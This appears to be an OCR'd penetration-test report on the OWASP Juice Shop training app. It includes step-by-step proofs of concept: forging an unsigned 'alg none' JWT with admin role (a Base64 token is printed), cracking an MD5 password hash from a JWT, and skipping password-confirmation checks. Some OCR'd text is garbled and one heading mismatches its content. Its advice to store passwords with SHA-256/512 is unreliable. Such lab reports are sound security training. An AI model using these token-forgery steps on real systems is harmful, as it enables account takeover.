
The screenshot shows the OWASP Juice Shop application's product catalog. It lists four items:

- Apple Juice (1000ml) - Price: 1.99€
- Apple Pomace - Price: 0.89€
- Banana Juice (1000ml) - Price: 1.99€
- Best Juice Shop Salesman Artwork - Price: 5000€

A red arrow points from the Storage tab in the browser's developer tools to the token cookie in the Cookies section of the Network tab.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
continuer...	GmALMtxS2tEcNf4lPouyXtmMilbyTmbh4nJwFKRuvBteZuEeinyHrBil6nMp	demo.owas...	/	Thu, 14 May 2026 1...	72	false	false	None	Wed, 14 May 2025 ...
cookiec...	dismiss	demo.owas...	/	Thu, 14 May 2026 1...	27	false	false	None	Wed, 14 May 2025 ...
language	en	demo.owas...	/	Thu, 14 May 2026 1...	10	false	false	None	Wed, 14 May 2025 ...
token	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NU9eyJzdGF0zXMjOjZdWNjZXNzIiwzZFOYSl6evjpZCj6MyYsmVzZXJuYWliIiwiZWthaWwiOiJhWZkeJB...	demo.owas...	/	Wed, 14 May 2025 ...	734	false	false	None	Wed, 14 May 2025 ...
welcome...	dismiss	demo.owas...	/	Thu, 14 May 2026 1...	27	false	false	None	Wed, 14 May 2025 ...

8. <https://jwt.io/> paste the jwt, we can see user date.



The screenshot shows a JWT token being decoded. The token is: eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwidGF0YSI6eyJpZCI6MjYsInVzZXJuYW1lIjoiIiwiZW1haWwiOjtYWKzeUBnbWFpbC5jb20iLCJwYXNzd29yZCI6ImIwYmF1ZT1kMjc5ZDM0ZmExZGZK NzFhWRi0TA4YzMliwicm9sZSI6ImN1c3RvbWVyiwiZVsdxh1V G9rZW40iilLCJsYXN0TG9naW5JcICi6IiIsInBy b2ZpbGVJbWFnZSI6I9hc3NldHMvchVibGljL21tYWdlcy91cGxvYWRzL2R1ZmF1bQuc3nIiwidG90cFN1Y3J1dCI6IiIsImlzQWN0aXZIiJp0cnVlLCjcmVhdGVkQXQ10iMD1LT1LTE0Dew0M2Oj15LA0NSArMDA6MDA1IiLCj1GRhdGVkQXQ10iIyMD1LT1LTE0IDE0jAwOjU8LjE0CarMDA6MDA1IiLCjZw1dGVkQXQ10m51bGx9LCj0YYQ10je3NdCymJ1A1MDN9.VFu22TKT6QtKB3thPG7mKaQJBVE1u9UTrUz2RpKFOMNN-k8a2nKGmxF9UdxqZYjjR1j4POFAW0Wvbo3yT9hrFha_lqwjsNSvCjjoNEYAkswcyJfbkGdm_wpcC1FSN3cCkQW5x_ntunjVfIyLkt4-DtJ7LJzWJCYc9A4dmnpaSU

Encoded PASTE A TOKEN HERE

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE	
{	"typ": "JWT", "alg": "RS256"

PAYOUT: DATA

{	"status": "success", "data": { "id": 26, "username": "", "email": "mafdy@gmail.com", "password": "B00beed979d347afdfd71aaeb980c3f", "role": "customer", "deluxeToken": "", "lastLoginIp": "", "profileImage": "/assets/public/images/uploads/default.svg", "totpSecret": "", "isactive": true, "createdAt": "2025-05-14 10:36:29.845 +00:00", "updatedAt": "2025-05-14 11:00:54.158 +00:00", "deletedAt": null }, "iat": 1747228593
VERIFY SIGNATURE	

9. Change the alg to admin, email to admin@juice-sh.op, and role to admin and encode the jwt payload and header in burp suite using decoder tab.

10. put it in this fomate {HEADER}.{PAYLOAD}.{SIGNATURE} but leave the signature empty like this.

ewogICJ0eXAiOiAiSldUliwKICAiYWxnIjogIm5vbmUiCn0.ewogICJzdGF0dXMiOiAic3VjY2VzcylsCiA
gImRhdGEiOiB7CiAgICAiaWQiOAxLAogICAgiVzZXJuYW1lIjoglilsCiAgICAiZW1haWwiOiAiand0bj
NkQGp1aWNILXNoLm9wiwKICAgiCJwYXNzd29yZC16CIwMTkyMDIzYTdiYmQ3Mzl1MDUxNmYw
NjlkZjE4YjUwMCIsCiAgICAicm9sZSI6ICjhZG1pbilsCiAgICAiZGVsdXhIVG9rZW4iOiAiliwKICAgiCJsYX
NOTG9naW5JcCl6ICJ1bmRlZmluZWQiLAogICAgiByb2ZpbGVjbWFnZSI6ICJhc3NldHMvcH VibGlJ
2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbis5wbmcIAogICAgiRvdHBTZWNyZXQiOaiiliwKICA
ICJpcOFjdGI2ZSI6IHRydWUsCiAgICAiY3JIYXRIZEF0ljogljlwMjQtMDQtMzAgMDc6MTI6MTMuMDA
xICswMDowMCIsCiAgICAidXBkYXRIZEF0ljogljlwMjQtMDQtMzAgMDk6MTg6MDQuNzU5ICswM
DowMCIsCiAgICAiZGVsZXRIZEF0ljobgnVsbAogIH0sCiAgImIhdCI6IDE3MTQ0NzcxOTUKfQ.

11. from history in burp suite send profile request to repeater

ID	Method	URL	Params	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies
3744	GET	/profile		200	81973	HTML	ico	OWASP.Juice Shop	Contains a ..	✓	81.169.145.156	19:53:4
3743	GET	/profile/0/images/logo/default.jpg		304	913	jpg			Contains a ..	✓	81.169.145.156	13:50:5
3740	GET	/profile		304	913	jpg			Contains a ..	✓	81.169.145.156	13:50:5
3739	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	404	351	HTML	ico	404 Not Found		✓	81.169.145.156	13:45:3
3738	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	244	HTML	ico			✓	81.169.145.156	13:45:3
3737	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	304	190	HTML	ico			✓	81.169.145.156	13:45:3
3736	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	244	HTML	ico			✓	81.169.145.156	13:45:3
3735	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	304	190	HTML	ico			✓	81.169.145.156	13:45:3
3733	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	2056	XML	svg		Contains a ..	✓	81.169.145.156	13:36:3
3731	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	7334	HTML	ico	OWASP.Juice Shop	Contains a ..	✓	81.169.145.156	13:36:3
3730	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	816	HTML	ico		Contains a ..	✓	81.169.145.156	13:36:3
3729	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	304	816	HTML	ico		Contains a ..	✓	81.169.145.156	13:36:3
3728	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3727	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3726	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3725	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3724	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3723	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3722	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3721	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3720	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3719	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3718	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3717	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3716	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3715	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3714	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3713	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3712	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3711	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3710	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3709	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3708	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3707	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3706	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3705	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3704	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3703	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3702	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3701	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3700	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3699	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3698	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3697	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3696	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3695	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3694	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3693	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3692	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3691	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3690	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3689	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3688	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3687	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3686	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3685	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3684	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3683	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3682	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3681	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3680	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3679	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3678	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3677	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3676	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3675	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3674	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3673	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3672	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3671	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3670	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3669	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3668	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3667	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3666	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3665	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3664	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3663	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3662	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3661	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3660	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3659	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3658	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3657	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3656	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3655	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3654	HTTP/1.1	/pwning/owasp-juice-shop	GET /profile	200	1022	JSON			Contains a ..	✓	81.169.145.156	13:36:3
3653	HTTP											

Response

Pretty Raw Hex Render JSON Web Token JSON Web Tokens

Back OWASP Juice Shop

User Profile

Email: admin@juice-sh.op

Username: Ahmad Ali

Set Username

Vahmid Ali

File Upload:

Choose File No file chosen

Upload Picture

or

Image URL:

http://www.google.com/imgres?imgurl=

Link Image

Notes

Explanations

MEDIUM

2. Exposed Web3 Code Sandbox Functionality

- **Description:**

An insecure cryptographic hash function (MD5) is used to hash user passwords, and the hash is exposed in the JSON Web Token (JWT) issued after login. MD5 is a deprecated algorithm known to be vulnerable to collision and brute-force attacks, making it unsuitable for password storage or any cryptographic security purpose.

This issue indicates poor cryptographic hygiene and puts user accounts at risk of compromise if the token is leaked or intercepted.

- **Impact:**

In this scenario, the penetration tester found that after logging in, the app gives a token that includes the user's password, but in a hashed form using MD5. MD5 is an old and unsafe method to hash passwords because it's easy to reverse using online tools. The tester was able to find out the original password from the hash. This means if someone gets access to the token, they can figure out the password and log in as that user. If the same password is used on other websites, those accounts could also be at risk. This shows a serious weakness in how the app protects user passwords.


- **Vulnerability Location:** [OWASP Juice Shop](#)

- **Recommendation:**

- Replace MD5 with a modern, secure hashing algorithm such as SHA-512 or SHA-256.
- Avoid including hashed passwords in JWT tokens.

- **Poc:**


13. Open Juice Shop Website by accessing this link [OWASP Juice Shop](#)




14. Access login page.



15. Login using any valid account.



16. Press F12 button to open **Developer Tools** ⇒ go to the **Application** tab in chrome or **Storage** tab in Firefox.



17. In Cookies in the left bar locate the token cookie containing the JWT.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
code-fix...	LineByLine	127.0.0.1	/	Session	37	false	false	None	Tue, 29 Apr 2025 15...
continue...	nPQD/ZVO62ko9WMEdgJhpt8c3fmYu2Plgpl4gHeEuogDeaYq5RpLbyw43x7z	127.0.0.1	/	Wed, 29 Apr 2026 1...	72	false	false	None	Tue, 29 Apr 2025 15...
cookieco...	dismiss	127.0.0.1	/	Wed, 15 Apr 2026 1...	27	false	false	None	Tue, 29 Apr 2025 15...
language	en	127.0.0.1	/	Wed, 15 Apr 2026 1...	10	false	false	None	Tue, 29 Apr 2025 15...
token	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzLiwZGF0YSI6eyJpZCIGMjMsnVzZXJuYWlIiwiSS...	127.0.0.1	/	Tue, 29 Apr 2025 2...	1038	false	false	None	Tue, 29 Apr 2025 15...
welcome...	dismiss	127.0.0.1	/	Wed, 15 Apr 2026 1...	37	false	false	None	Tue, 29 Apr 2025 15...

18. Copy and paste the token into <https://jwt.io> to decode it.

Get an exclusive look at jwt.io v2 and help us shape its final form with your feedback. →

JWT

Debugger Libraries Introduction Ask Crafted by auth0

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "RS256"
}
```

PAYOUT: DATA

```
{
  "status": "success",
  "data": {
    "id": "23",
    "username": "",
    "email": "bg@gmail.com",
    "password": "b0baee9d279d34fa1dfd71aadb908c3f",
    "role": "admin",
    "deluxeToken": "",
    "lastLoginIp": "127.0.0.1",
    "profileImage": "/assets/public/images/uploads/defaultAdmin.png",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2025-04-28 17:38:05.486 +00:00",
    "updatedAt": "2025-04-28 18:17:04.917 +00:00",
    "deletedAt": null
  },
  "iat": 1745932973
}
```

19. Analyze the hash value:

- The string b0baee9d279d34fa1dfd71aadb908c3f may be in the format of an **MD5** hash.
- It can be reversed using online MD5 lookup tools or brute-force tools.

TOOLS

Search Tools Product Finder Categories Extensions Menu Sign In

TOOL CATEGORIES

- JavaScript Minifier
- HTML Formatter
- CSS Formatter
- JavaScript Formatter
- MD5 Encrypt/Decrypt**
- SHA1 Encrypt/Decrypt
- SHA224 Encrypt/Decrypt
- SHA256 Encrypt/Decrypt
- SHA384 Encrypt/Decrypt
- SHA512 Encrypt/Decrypt
- JWT Encoder/Decoder

MD5 Encrypt/Decrypt

Your safety net against cyber traps Learn more kaspersky

Encrypter Decrypter

MD5 Hash: **b0baee9d279d34fa1dfd71aadb908c3f**

Text: **11111**

Elapsed Time: 0.492s Trial Count: 70

Decryption Settings > Decrypt > Reset Copy

LOW

15. MISCONFIGURATION IN REPEAT PASSWORD FIELD

- **Description:**

This vulnerability exposes a design flaw where the application asks users to input the same data twice — specifically, the password and its confirmation. The application presents a “Repeat Password” field on the user registration form, but this field is either not validated correctly or is ignored completely by the backend. As a result, an attacker can register an account even when the “Repeat Password” field is empty or mismatched, revealing that the field serves no real security purpose.

- **Impact:**

In this scenario, the penetration tester found that the application allows a user to register successfully even when the confirmation password is left blank or mismatched. This can be used to:

- Expose poor form validation and misleading UI elements.
- Lower users trust in the application’s quality and robustness.
- Allow user errors to go unchecked, potentially causing login confusion.
- Reveal insecure or improperly implemented registration logic.


- **Resources:**

- [A04 Insecure Design - OWASP Top 10:2021](#)
- [Client-side form validation - Learn web development | MDN](#)

- **Vulnerability Location:** [OWASP Juice Shop](#)

- **Poc:**

20. Open Juice Shop Website by accessing this link [OWASP Juice Shop](#)




21. Go to Register Form and Fill the fields with data

22. Open Burp Suite and intercept the request (after clicking register)

Time	Type	Direction	Method	URL
00:20:29 6 Ma...	HTTP	→ Request	POST	http://localhost:3000/api/Users/
00:20:40 6 Ma...	WS	← To client		http://localhost:3000/socket.io/?EIO=4&transport=websocket&sid=4HdjjGWt5Q0lzsBtAAAG
00:20:46 6 Ma...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PQYYP2c
00:21:08 6 Ma...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PQYYUPY
00:21:48 6 Ma...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PQYYaSi
00:22:15 6 Ma...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PQYYh2B
